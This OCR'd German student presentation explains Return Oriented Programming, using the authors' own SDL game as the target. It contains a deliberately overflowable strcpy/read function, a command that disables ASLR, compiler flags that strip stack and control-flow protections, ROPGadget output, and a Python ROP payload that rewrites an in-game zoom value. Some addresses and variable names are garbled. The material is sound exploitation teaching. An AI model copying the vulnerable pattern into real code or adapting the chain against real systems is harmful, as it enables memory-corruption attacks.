Return Orientierte Programmierung

FLORIAN KRASNIQI
LOVIS SCHUNTER
LAURIN VELLMETE


Bei Return Oriented Programming, kurz ROP, handelt es sich um eine Exploit-Technik, bei der kleine Assembler-Code-Snippets (Gadgets) aus dem bestehenden Code, die sich im Speicher befinden, so aneinandergereiht werden, dass sie eine gewünschte Funktionalität ausführen.

Durch das Highjacking des Rücksprungregisters können die Adressen dieser Gadgets in den bestehenden Code eingeschleust und dadurch jener neuer Code erstellt werden. Gadgets kommen aus dem ELF selbst oder aus den verwendenten Libraries hervor.

BUFFER OVERFLOW *VORRAUSSETZUNG*

```
void setName(int argc, char* argv [], Player* player) {
    char name[32];

    if (argc > 1) {
        // name from command line argument
        strcpy(name, argv[1]);
    } else {
        // name from file
        read(STDIN_FILENO, name, 1000);
    }

    player->setName(name);
}
```

ASLR *VORRAUSSETZUNG*




```
echo 0 > /proc/sys/kernel/randomize_va_space
```

KOMPILIERUNG *VORRAUSSETZUNG*


```
CFLAGS := -I../include `sdl2-config --cflags` -ggdb3 -O0 -std=c++11
          -Wall -fno-stack-protector -z execstack -no-pie -fno-plt
          -fcf-protection=none
```

`-I../include `sdl2-config --cflags`	Standard Flags
`-ggdb3 -O0 -std=c++11 -Wall`	Standard Flags
`-fno-stack-protector`	Stackschutz deaktivierung
`-z execstack`	Stack-Ausführbarkeit erlauben
`-fno-plt`	Funktionstables ausschalten
`-no-pie`	PIE deaktivieren
`-fcf-protection=none`	Control-Flow-Highjacking Schutz vermindern

WAS SIND GADGETS *EXPLOIT*

```
pop rdi
ret

mov [rdi], rsi
ret

syscall
ret

ret

jmp rax

add rax, rbx
ret
```

ROP CHAINS *EXPLOIT*



Dieses Beispiel bezieht sich auf x86 also 32 Bit

TURING COMPLETENESS *EXPLOIT*

> A Turing Complete system means a system in which a program can be written that will find an answer (although with no guarantees regarding runtime or memory).
> So, if somebody says "my new thing is Turing Complete" that means in principle (although often not in practice) it could be used to solve any computation problem
>
> - A Stack-Overflow User

```
#ifndef STRCPY
# define STRCPY strcpy
#endif

/* Copy SRC to DEST. */
char *
STRCPY (char *dest, const char *src)
{
  __stpcpy (dest, src);
  return dest;
}
libc_hidden_builtin_def (strcpy)
```

Auszug aus strcpy.c von libc

ADRESSEN GEWINNUNG *TOOLS*

RADARE2	Radare2 hat uns geholfen den Code zu reverse-engineeren und teilweise auch Adressen zu finden, wir haben es primär für ein Erst-Verständnis des low-level Codes verwendet
GDB-PEDA	Sowohl GDB als auch die Erweiterung Peda hat essentiell als adressgewinnungs- und chain-bauendes Tool geholfen. Peda hat eine erweiterte Darstellung der Speicherbereiche und besitzt eine Vielzahl eingebauter Tools für ROP-Gadget-Gewinnung und -Debugging
ROPGAGDET	ROPGadget ist ein auf python-basierendes Shell-Tool welches aus Binary Gadgets extrahiert wird; es kann auch mit Libraries wie libc arbeiten
PWN PYTHON LIB	Die pwn-Library für Python ist quasi unverzichtbar in Sachen Exploitation. Diese bietet viele Tools, jedoch haben wir nur eine Funktion verwendet, da wir unsere ROP-Attacke innerhalb einer x86_64 Architektur durchgeführt haben, und diese ein Little-Endian-System ist, weshalb wir die Adressen mit pwn umgewandeln bzw. formatieren mussten.

WIE FINDET MAN GADGETS *TOOLS*

```
~/BINARY_HACKING/PROJEKTORDNER/blurred-boundaries ROPGadget > Gadgets.txt

Gadgets information
============================================================
0x0000000000003175 : adc al, 0 | add byte ptr [rax], al | jmp 0x3020
0x00000000000046d7 : adc al, 0x29 | ret 0x428d
0x0000000000005951 : adc al, 0x29 | ret 0x8b48
0x000000000000040a0 : adc al, 0x89 | ret 0xeac1
0x00000000000005a0a : adc al, 1 | ret 0x8b48
0x0000000000003155 : adc al, byte ptr [rax] | add byte ptr [rax], al
                     jmp 0x3020
0x0000000000005307 : adc al, byte ptr [rax] | add byte ptr [rax], al
                     nop | leave | ret
0x00000000000096b0 : adc al, ch | add al, byte ptr [rax]
                     add byte ptr [rax], al | leave | ret
0x0000000000008e54 : adc byte ptr [rax + 0x39], cl | ret 0x840f
0x000000000000c672 : adc byte ptr [rax - 0x75], cl | clc
                     mov dword ptr [rax], edx | nop | leave | ret
0x000000000000c58e : adc byte ptr [rax - 0x75], cl | clc
                     mov dword ptr [rax], edx | nop | pop rbp | ret
```

GDB PEDA *TOOLS*

PAYLOADS *TOOLS*

```
from pwn import *
import struct

def p64(val):
    # Packt einen 64-Bit-Wert im Little-Endian-Format.
    return struct.pack("<Q", val)

basisLibrary = 0x7ffff7600000

pop_rdi_ret = 0x10f75b + basisLibary
rdi = 0 x7fffffffd248  # Adresse von rdi vor Overflow

pop_rsi_ret = 0x110a4d + basisLibary
rsi = 0 x7fffffffd120  # Adresse von rdi vor Overflow

mov_dword_ptr_rdi_esi_ret = 0x9c434 + basisLibary

pop_rsi_pop_rbp_ret = 0x406b58

afterSetZoom = 0x4035a5
```

```
theCamera_zoom = 0x7fffffffd1c0

# Bitmuster: 1.0 als 32-Bit Float (IEEE-754)
value_1_0 = 0x000000003F800000

payload = b"A" * 40

payload += p64(pop_rdi_ret)
payload += p64(theCamera_zoom)
payload += p64(pop_rsi_ret)
payload += p64(value_1_0)
payload += p64(mov_dword_ptr_rdi_esi_ret)

payload += p64(pop_rdi_ret)
payload += p64(rdi) # rdi = Adresse von rdi vor Overflow
payload += p64(pop_rsi_pop_rbp_ret)
payload += p64(rsi) # rsi = Adresse von rsi vor Overflow
payload += p64(rbp) # rbp = Adresse von rbp vor Overflow

payload += p64(afterSetZoom) # return to afterSetZoom
```

ROP COMPILER *BEISPIEL*

Name	Arguments	Parameters	Semantics
LoadConst	Reg	Offset	Reg ← [ESP+Offset]
CopyReg	OutReg, InReg	–	OutReg ← InReg
BinOp	OutReg, InReg1, InReg2	$\Diamond_b$	OutReg ← InReg1 $\Diamond_b$ InReg2
ReadMem	OutReg, AddrReg	Offset	OutReg ← [AddrReg+Offset]
WriteMem	AddrReg, InReg	Offset	[AddrReg+Offset] ← InReg
Lahf	–	–	AH ← EFLAGS(SF:ZF:0:AF:0:PF:1:CF)
OpEsp	Reg	$\Diamond_b$	ESP ← ESP $\Diamond_b$ Reg

Auszug aus Gadgets welche durch einen ROP Compiler verwendet werden und welche Semantik diese haben.

UNSER SPIEL *BEISPIEL*

ZIEL MIT ROP *BEISPIEL*

```
_zoom = 6.0f        →   _zoom = 1.0f

0 x7fffffffd1c0 : 0xppp40c00000  →  0 x7fffffffd1c0 : 0xppp3f800000
```

PROBLEME *BEISPIEL*

NULLBYTES	Ein Nullbyte, auch bekannt als \x00, wird als ein String Terminator interpretiert. Diese veranlässt eine Terminierung der Eingabe an der jeweiligen Stelle. Da Nullbytes auch so in manchen Adressen auftauchen, mussten wir von String Eingabe auf Eingabe als .bin wechseln, was gleichzeitig auch die Eingabemöglichkeit durch ein STDIN_FILENO als Argumentenübergabe per Datei ergänzen.
SEGMENTATION FAULTS	Beim Überschreiben des Stacks, sowohl durch Buffer Overflow als auch das direkte Überschreiben des Stacks nach der gespeicherten Rücksprungadresse (saved-RIP), werden teilweis notwendige Informationen des Stacks bzw. des Programmes überschrieben, was im Verlauf zu SEGFAULTS führt. Es wird beispielweise ein gespeicherter Wert des RBPs überschrieben und dann als Adresse in einen Pointer geladen, was dazu führt, dass man auf eine nicht verfügbare Speicheradresse zugreifen möchte
ENDBR64	Mit endbr64 Instructions hat Intel einen Schutzmechanismus für Control-Flow-Highjackings implementiert der uns teilweise Schwierigkeiten bereitet hat. Diese sind nicht einfach loszuwerden aber lassen sich durch einige Flags minimieren
KOMPLEXE STRUKTUR	Da unsere Game-Library SDL2 mit komplexen System wie Multithreading und dem Verzicht auf ret-Instructions arbeitet, war es ab und an schwierig sich durch die komplexeren Strukturen zu arbeiten

REFERENZEN *QUELLEN*

ASLR: DANIEL LÓPEZ AZAÑA

TURING COMPLETENESS: HOW POWERFUL ARE RETURN ORIENTED PROGRAMMING ATTACKS? DANIEL UROZ

TURING COMPLETE ROP COMPILER: ROPC - GDTR